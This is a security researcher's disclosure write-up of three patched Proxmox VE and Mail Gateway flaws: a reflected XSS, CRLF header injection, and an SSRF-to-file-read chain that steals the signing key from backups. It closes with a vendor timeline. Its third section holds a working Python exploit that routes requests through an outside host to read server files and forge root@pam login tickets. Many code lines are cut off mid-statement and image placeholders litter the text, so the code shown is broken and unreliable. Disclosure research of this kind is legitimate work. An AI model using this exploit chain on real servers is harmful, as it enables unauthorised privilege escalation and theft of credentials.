Multiple Vulnerabilities in Proxmox VE & Proxmox Mail Gateway

December 2, 2022 · 13 min · Li JianTao (@cursered)

Background


Proxmox Virtual Environment (Proxmox VE or PVE) is an open-source type-1 hypervisor. It includes a web-based management interface programmed in Perl. Another Proxmox product written in Perl, Proxmox Mail Gateway (PMG), comes with a similar web management interface. They share some of the codebases.

In this article, I will introduce how to debug PVE's web service step-by-step and analyse three bugs I have found in PVE and PMG.

Locating the source code


PVE is a Debian-based Linux distribution. The ISO installer is available at their website. Do note that if you would like to reproduce any of the bugs in this article, please use "Proxmox VE 7.2 ISO Installer" updated on 04 May 2022, which does not include the patches unless you run `apt update` manually.

In a default installation, the web service should listen on port 8006.



With a few commands, it is not difficult to figure out that the scripts of the web service are located in `/usr/share/perl5/` :

```
ss -natlp | grep 8006          # Which process is listening on port 8006
which pveproxy                 # Where is the executable
head `which pveproxy`          # Is it an ELF, a shell script or something else?
find /usr -name "SafeSyslog*"  # Where is the "SafeSyslog" module used by pveproxy?
```




Setting up debug environment

I choose IntelliJ IDEA and its Perl plugin for debugging. Here are the steps to set it up:


In IDEA

1. Pack `/usr/share/perl5/` on the PVE server and open it as Project in IDEA
2. Go to *Settings* > *Plugins* and install *Perl* plugin
3. Go to *Settings* > *Languages & Frameworks* > *Perl5*,
   - Select a *Perl5 Interpreter* (both *Local* and *Docker* would work), then
   - Set *Target version* to v5.32, the same `perl --version` as PVE uses
4. In Project window (Alt+1), right click on `perl5` directory, *Mark Directory as* > *Perl5 Library Root*.

At this stage, you should have correct syntax highlighting and dependency resolving in IDEA.



5. Go to *Run* > *Edit Configurations*, add a new "Perl Remote Debugging" entry and save:
   - Name: PVE remote
   - Remote project root: `/usr/share/perl5`
   - Connection mode: `IDE connects to the perl process`
   - Server host: your PVE server IP
   - Server port: 12345




On the PVE server

Run these commands to install the required debug tools:


```
apt install gcc make
cpan Devel::Camelcadedb
```

All set. To start a debug session, click `Run > Debug 'PVE remote'` in IDEA and run `PERL5_DEBUG_HOST=<your PVE server IP> PERL5_DEBUG_PORT=12345 PERL5_DEBUG_ROLE=server perl -T -d:Camelcadedb /usr/bin/pveproxy start -debug` on the server. If everything goes well, the debugger should break at line 330 of `SSL.pm` by default, as shown in the image below.




Bug 0x01: Post-auth XSS in API inspector

By logging in to the web interface, it can be observed that a lot of requests are sent to endpoints under the path `/api2/json/`. Usually, `json` after `/api` indicates the format the response data is in, and the server might support various formats for different purposes. For example, `xml` might be implemented for RPC calls, `jsonp` for cross-origin `<script>` tags, or `html` for setting `innerHTML`. In PVE, if we change `json` to `html`, the server will return an "API Inspector" page containing the json result:



Further testing shows that the server does not properly escape user's input. If we visit a non-existent API endpoint, the request path will be reflected in the `href` attribute of an `<a>` tag. As such, an attacker can inject HTML tags to achieve reflected cross-site scripting.



Further Analysis

The function `handle_request` at `perl5/PVE/APIServer/AnyEvent.pm` line 1100 is our entry point. If the request path starts with `/api2`, it will pass the request on to function `handle_api2_request`.


```
1099 sub handle_request {
1100     my ($self, $reqstate, $auth, $method, $path) = @_;   $auth: REF(0x5635057bde48)    $auth
1101
1102     my $base_uri = $self->{base_uri};   $base_uri: "/api2"    $base_uri: "/api2"    $self: RE
1103
1104     eval {
1105     my $r = $reqstate->{request};   $r: REF(0x5635057bd848)    $r: REF(0x5635057bd848)    $re
1106
1107     # comments...
1109     $reqstate->{hdl}->timeout(0);   $reqstate: REF(0x5635057bddd0)
1110
1111     if ($path =~ m/^\Q$base_uri\E/) {   $base_uri: "/api2"    $path: "/api2/html/"><input>"
1112         $self->handle_api2_request($reqstate, $auth, $method, $path);
1113         return;
1114     }
```

Stepping into `handle_api2_request`, we can see at line 865 the variables `$rel_uri` and `$format` are extracted from the rest of the request path by a regex. Then function `PVE::APIServer::Formatter::get_formatter` is called to get a "formatter" for generating the response.

```
859 sub handle_api2_request {
860     my ($self, $reqstate, $auth, $method, $path, $upload_state) = @_;   $auth: REF(0x5635058c5fa8)    $auth: REF(0x5635058c5fa8)    $method: "GET"
861
862     eval {
863     my $r = $reqstate->{request};   $r: REF(0x5635058df610)    $r: REF(0x5635058df610)    $reqstate: REF(0x5635058ab6c8)
864
865     my ($rel_uri, $format) = &$split_abs_uri($path, $self->{base_uri});   $format: "html"    $format: "html"    $path: "/api2/html/"><input>"    $re
866
867     my $formatter = PVE::APIServer::Formatter::get_formatter($format, $method, $rel_uri);
868
```

Later on, the `$formatter` is called at line 946. When generating the "breadcrumb" HTML of the navigation bar, the request path is directly concatenated to the `href` attribute of the `<a>` tag.

```
168     foreach my $attr (keys %param)  {
169     next if $skip->{$attr};
170     my $v = $noescape->{$attr} ? $param{$attr} : uri_escape_utf8($param{$attr},"[^\/\ A-Za-z0-9\-\._~]");
171     next if !defined($v);
172     if ($boolattr->{$attr}) {
173         $html .= " $attr" if $v;
174     } else {
175         $html .= " $attr=\"$v\"";
176     }
177     }
178
179     $html .= ">";
```



Impacts, attack conditions & constraints

Since the authentication cookie `PVEAuthCookie` is set with the `Session` attribute, successful exploitation requires the victim to be logged in to the web interface in the same browser session before he visits the malicious link.

An attacker can access every functionality in the web interface by executing malicious JavaScript code. One of the features is to execute shell commands. Here is a video demonstrating a possible attack scenario. In the video, the victim logged in to PVE web UI, and then visited a link. A reverse shell of the PVE host was spawned on the attacker's machine.

Patch

This vulnerability is patched by encoding user inputs to HTML entities in `pve-http-server` version `4.1-2` .

Bug 0x02: CRLF injection in response headers

While handling HTTP requests, if there is any error, the PVE server will write the error message in the status line of the response.

The corresponding code is located in `perl5/PVE/APIServer/AnyEvent.pm` :

```
# line 294
my $code = $resp->code;
my $msg = $resp->message || HTTP::Status::status_message($code);
($msg) = $msg =~m/^(.*)$/m;    # [1]
# ...
# line 308
my $proto = $reqstate->{proto} ? $reqstate->{proto}->{str} : 'HTTP/1.0';
my $res = "$proto $code $msg\015\012";    # [2]
```

At `[1]` the server uses a regex to match the first line of the error message, trying to avoid additional lines breaking the HTTP response at `[2]` . However, this method only prevents LF(%0a). It's still possible to inject response headers with CR(%0d) in Chromium-based browsers.

This is what the response looks like in Burp Suite:

Impacts, attack conditions & constraints

At the time of testing, using CR(%0d) to inject response headers only works on Chromium-based browsers (Chrome, MS Edge, Opera, etc.), and it is not possible to inject into the response body using only CR(%0d). Firefox does not recognise CR(%0d) as a valid newline indicator without LF(%0a).

This bug in PVE might seem completely harmless at first sight. Unfortunately, at `AnyEvent.pm` line 1327, there is a length limit check for incoming HTTP requests. If a request header exceeds 8192 bytes, the server will reject to process the HTTP request.

```
# line 55
my $limit_max_header_size = 8*1024;
# ...
# line 1327
die "http header too large\n" if ($state->{size} += length($line)) >= $limit_max_hea
```

As such, an attacker could craft a malicious webpage to set long cookies on the victim's PVE domain multiple times. Once the victim visits the malicious webpage, subsequent HTTP requests to the PVE domain will carry a very long cookie header and thus be rejected by the server.

Here is a video to demonstrate this client-side DoS vulnerability. In the video, the victim was able to use PVE web UI at first. After visiting a malicious link, the victim can no longer access the web UI until he clears the cookies.

One thing to note is that Chrome allows third-party cookies by default. This is a necessary condition to exploit this client-side DoS bug since we are setting cookies from the attacker's domain to the victim's PVE domain. However, if the victim has changed their cookie policy to "Block third-party cookies" or "Block all cookies (not recommended)" in browser settings, this attack will not work.

Patch

This bug is patched by adding an additional check of `\r\n` in `pve-http-server` version `4.1-3`.

Bug 0x03: Post-auth SSRF + LFI + Privilege Escalation

SSRF

A PVE server can run as a standalone node or join a cluster to connect with other nodes. This design naturally allows nodes to exchange information with each other. For instance, the api `/api2/json/nodes/{node_name}/status` is meant for querying the status of a node in the cluster by its name. It can also be used to query on the node itself.

If we change the `node_name` to a nonexistent value "test", we will see this error message: `HTTP/1.1 500 hostname lookup 'test' failed - failed to get address info for: test: No address associated with hostname`. It seems that the server is trying to perform a DNS lookup on the given `node_name`. A quick test using Burp Collaborator verifies our guess:

By step debugging, we are able to locate the corresponding code in `AnyEvent.pm:proxy_request`. It turns out that the server resolves `node_name` to IP

address and then relays our HTTP request to `https://{IP}:8006/api2/json/nodes/{node_name}/status` .

One thing we might want to try here is to setup our own HTTPS server to listen on port 8006 with a valid SSL certificate and observe whether the relayed request could come in. While it does not work like that because there are multiple checks performed before firing the request and one of them is expecting `/etc/pve/nodes/{node_name}/pve-ssl.pem` to be found for every node in the cluster. Whether we input our own domain name or IP address, the server will never find the cert file since the `node_name` does not point to any real node in the cluster. So it just throws the error "HTTP/1.1 596 tls_process_server_certificate: certificate verify failed" during TLS handshake and stops there.

Another thing we notice is that `$uri` is appended to the port (line 699, 703 and 705 in the image above) when constructing the `$target` URL. The developers might have assumed that `$uri` will always start with a slash(/). While that is not true as we find out that it is possible to replace slash(/) with its URL-encoded form `%2F` without breaking the request parser.

We tried to turn the starting part of the URL into userinfo and append our own domain by using the at sign (@), but one of the sanity checks blocked us again. After several attempts, we managed to find a suitable API to exploit this SSRF vulnerability: `GET /api2/json/nodes/{node_name}/tasks/{upid}/log` . This API accepts any string as `upid` , which means we can set `node_name` to a valid node so that it won't fail for certificate issues. Then we use URL-encoded slashes and `@` to control the hostname.

An authenticated user without any permissions in PVE is able to perform this SSRF attack. Due to the large shared codebases between PVE and PMG, an authenticated user in PMG that only has a low privilege "Help Desk" role or "Audit" role can also exploit this SSRF vulnerability using API `/api2/html/nodes/{node_name}/pbs/{remote}/snapshot/` .

Arbitrary file read

Inside the callback function of `http_request` , the server looks for the `pvestreamfile` header in response headers (line 778) and extracts its value to the variable `$stream` . `$stream` is later passed to `sysopen` , and the server will return the content of the file as the response body.

The vulnerable code exists in PMG as well. An attacker can exploit the SSRF vulnerability presented earlier to read arbitrary files on PVE/PMG servers with only a non-privileged account in PVE or a low-privilege account in PMG. The `sysopen` is called in process "pve(pmg)proxy worker" with uid=33(www-data).

Privilege escalation in PMG via unsecured backup file

With the ability to read an arbitrary file, hackers might be particularly interested in credentials and secret keys stored on the server. We decided to dig into the implementation of the authentication process to see whether the server stores anything in the database or in the config file, in plaintext or encrypted by some "secret keys".

Authentication in PVE/PMG is implemented by signing and verifying a string using RSA/SHA-1. Upon successful login, the server will sign a "ticket" for client, as known as "PVEAuthCookie" or "PMGAuthCookie". Here is a sample of the ticket:

```
PVE:user01@pve:62BD5976::L1CM303sdb4Lr8yFOxFbw7KNYQ2SKI6LugQJj0+JDBpTG3L2QBBMQTe8Q2/
```

The double colon seperates the plaintext and signature. The format of plaintext is `PVE:{username}@{realm}:{hex(timestamp)}` . While the signature is generated using private key stored at `/etc/pve/priv/authkey.key` for PVE, or `/etc/pmg/pmg-authkey.key` for PMG, only root user has read-write permissions to these files.

```
root@pve7:~# ls -l /etc/pve/priv/authkey.key
-rw------- 1 root www-data 1675 Jun 30 10:52 /etc/pve/priv/authkey.key
```

```
root@pmg:~# ls -l /etc/pmg/pmg-authkey.key
-rw------- 1 root root 1679 Jun  9 11:43 /etc/pmg/pmg-authkey.key
```

However, it turns out that if the backup feature in PMG has ever been used, the backup file will contain the authkey. More importantly, it is readable by www-data users:

```
root@pmg:/var/lib/pmg/backup# ls -l
total 12
-rw-r--r-- 1 root root 10799 Jun  9 17:16 pmg-backup_2022_06_09_62A1BA65.tgz
```

The path to the backup file can be extracted from task logs which is also accessible by www-data user. Combining all the vulnerabilities above, an attacker can forge a ticket to achieve privilege escalation from a low privilege “Help Desk” role or “Audit” role to `"root@pam"` for full access in PMG.

Proof-of-concept

We have attached the python script below and a video demonstrating this exploit. In the video, the attacker logged in to PMG web UI as a “Help Desk” user and was not able to change the current user’s role due to low privilege. After running the exploit, a forged ticket was generated, and the attacker gained access to the web UI as `"root@pam"` user.


```
import argparse
import requests
import logging
import json
import socket
import ssl
import urllib.parse
import re
import time
import subprocess
import base64
import tarfile
import io
import tempfile
import urllib3

urllib3.disable_warnings(urllib3.exceptions.InsecureRequestWarning)

PROXIES = {}  # {'https': '192.168.86.52:8080'}
logging.basicConfig(format='%(asctime)s - %(message)s', level=logging.INFO)


def generate_ticket(authkey_bytes, username='root@pam', time_offset=-30):
    timestamp = hex(int(time.time()) + time_offset)[2:].upper()
    plaintext = f'PMG:{username}:{timestamp}'

    authkey_path = tempfile.NamedTemporaryFile(delete=False)
    logging.info(f'writing authkey to {authkey_path.name}')
    authkey_path.write(authkey_bytes)
    authkey_path.close()

    txt_path = tempfile.NamedTemporaryFile(delete=False)
    logging.info(f'writing plaintext to {txt_path.name}')
    txt_path.write(plaintext.encode('utf-8'))
    txt_path.close()

    logging.info(f'calling openssl to sign')
    sig = subprocess.check_output(
        ['openssl', 'dgst', '-sha1', '-sign', authkey_path.name, '-out', '-', txt_pa
    sig = base64.b64encode(sig).decode('latin-1')

    ret = f'{plaintext}::{sig}'
    logging.info(f'generated ticket for {username}: {ret}')

    return ret
```

```python
def read_file(hostname, port, ticket, localhostname, filename):
    logging.info(f'reading {filename}')
    raw_req = f'GET %2Fapi2%2Fhtml%2Fnodes%2F{localhostname}%2Fpbs%2F@t7.cal1.cn/snap
              f'Cookie: PMGAuthCookie={urllib.parse.quote_plus(ticket)}\r\n' \
              'Connection: close\r\n' \
              '\r\n'
    logging.debug(raw_req)
    context = ssl.create_default_context()
    # disable cert check
    context.check_hostname = False
    context.verify_mode = ssl.VerifyMode.CERT_NONE

    ret = b''
    with socket.create_connection((hostname, port), timeout=5) as sock:
        with context.wrap_socket(sock, server_hostname=hostname) as ssock:
            ssock.send(raw_req.encode())
            while True:
                try:
                    buf = ssock.recv(2048)
                    ret += buf
                    if (len(buf) < 1):
                        break
                    logging.info(f'recv {len(buf)} bytes')
                except socket.timeout:
                    logging.error('recv timeout, maybe the file doesn\'t exist')
                    break
    return ret


def get_authkey_from_tgz(tgz_bytes):
    tar = tarfile.open(fileobj=io.BytesIO(tgz_bytes))
    logging.info('reading ./config_backup.tar from tgz')
    tar2 = tarfile.open(fileobj=tar.extractfile(tar.getmember('./config_backup.tar')
    logging.info('reading etc/pmg/pmg-authkey.key from ./config_backup.tar')
    authkey_bytes = tar2.extractfile(tar2.getmember('etc/pmg/pmg-authkey.key')).read

    logging.info(f'read authkey_bytes length: {len(authkey_bytes)}')
    return authkey_bytes


def exploit(username, password, realm, target_url, generate_for):
    # login
    logging.info(f'logging in with username:{username}')
    req = requests.post(f'{target_url}api2/extjs/access/ticket',
                        verify=False,
                        data={'username': username, 'password': password, 'realm': r
                        proxies=PROXIES)
    if req.status_code != 200:
        logging.error(f'login failed: expect 200, got {req.status_code}. Please chec
        exit(1)
    res = json.loads(req.content.decode('utf-8'))
    if res['success'] != 1:
        logging.error(f'login failed: {res["message"]}. Please check username/passwo
        exit(1)
    ticket = res['data']['ticket']
    localhostname_re = re.compile('PMG:.*?@(.*?):[0-9A-F]{8}::')
    localhostname = localhostname_re.findall(ticket)[0]
    logging.info(f'logged in, user: {res["data"]["username"]}, role: {res["data"]["r

    # read file
    parsed_target = urllib.parse.urlparse(target_url)
    hostname = parsed_target.hostname
    port = parsed_target.port

    task_index = read_file(hostname, port, ticket, localhostname, '/var/log/pve/task
    task_index = task_index.split('\r\n\r\n')[1]
    backup_re = re.compile('^(UPID:.*?:backup::.*?) ([0-9A-F]{8}) OK$', re.MULTILINE
    backup_tasks = backup_re.findall(task_index)
    # we start looking for the tgz file from the lastest update
    backup_tasks.reverse()
    logging.info(f'found {len(backup_tasks)} successful backup tasks')

    for i in backup_tasks:
        # extract backup tgz filepath from task details
        task_detail = read_file(hostname, port, ticket, localhostname, f'/var/log/pv
        backuptgz_re = re.compile('^starting backup to: (.*?\.tgz)$', re.MULTILINE)
        backuptgz_path = backuptgz_re.findall(task_detail)
        if len(backuptgz_path) == 0:
            logging.info(f'no backup file')
            continue
        backuptgz_path = backuptgz_path[0]
        logging.info(f'found backup file: {backuptgz_path}')
        # read the backup tgz file and extract pmg-authkey.key
        backuptgz_content = read_file(hostname, port, ticket, localhostname, backupt
        if not backuptgz_content:
            logging.info(f'no backup file')
            continue
        backuptgz_content = backuptgz_content.split(b'\r\n\r\n', 1)[1]
        authkey_bytes = get_authkey_from_tgz(backuptgz_content)
        new_ticket = generate_ticket(authkey_bytes, username=generate_for)

        logging.info('veryfing ticket')
        req = requests.get(target_url, headers={'Cookie': f'PMGAuthCookie={new_ticke
```

```
                        verify=False)
        res = req.content.decode('utf-8')
        verify_re = re.compile('UserName: \'(.*?)\',\n\s+CSRFPreventionToken:')
        verify_result = verify_re.findall(res)
        logging.info(f'current user: {verify_result[0]}')
        logging.info(f'Cookie: PMGAuthCookie={urllib.parse.quote_plus(new_ticket)}')
        break


def _parse_args():
    parser = argparse.ArgumentParser()
    parser.add_argument('-u', metavar='username', required=True, help='A low privile
    parser.add_argument('-p', metavar='password', required=True)
    parser.add_argument('-r', metavar='realm', default="pmg", help="Default: pmg")
    parser.add_argument('-g', metavar='generate_for', default="root@pam", help="Defa
    parser.add_argument('-t', metavar='target_url',
                        help='Please keep the trailing slash, example: https://10.0.
                        required=True)
    return parser.parse_args()


if __name__ == '__main__':
    arg = _parse_args()
    exploit(arg.u, arg.p, arg.r, arg.t, arg.g)
```

- https://git.proxmox.com/?p=pve-http-server.git;a=commitdiff;h=580d540ea907ba15f64379c5bb69ecf1a49a875f
- https://git.proxmox.com/?p=pve-http-server.git;a=commitdiff;h=e9df8a6e76b2a18f89295a5d92a62177bbf0f762
- https://git.proxmox.com/?p=pve-http-server.git;a=commitdiff;h=c2bd69c7b5e9c775f96021cf8ae53da3dbd9029d

Timeline

- 2022-05-17 Reported the XSS vulnerability to vendor
- 2022-05-17 Vendor acknowledged and patched XSS
- 2022-06-16 CVE-2022-31358 assigned to the XSS vulnerability
- 2022-07-01 Reported CRLF injection and SSRF to vendor
- 2022-07-02 Vendor acknowledged and patched both vulnerabilities
- 2022-07-06 Submitted CVE ID request form for CRLF injection and SSRF, no reply from MITRE since then
- 2022-09-03 Emailed MITRE but no reply again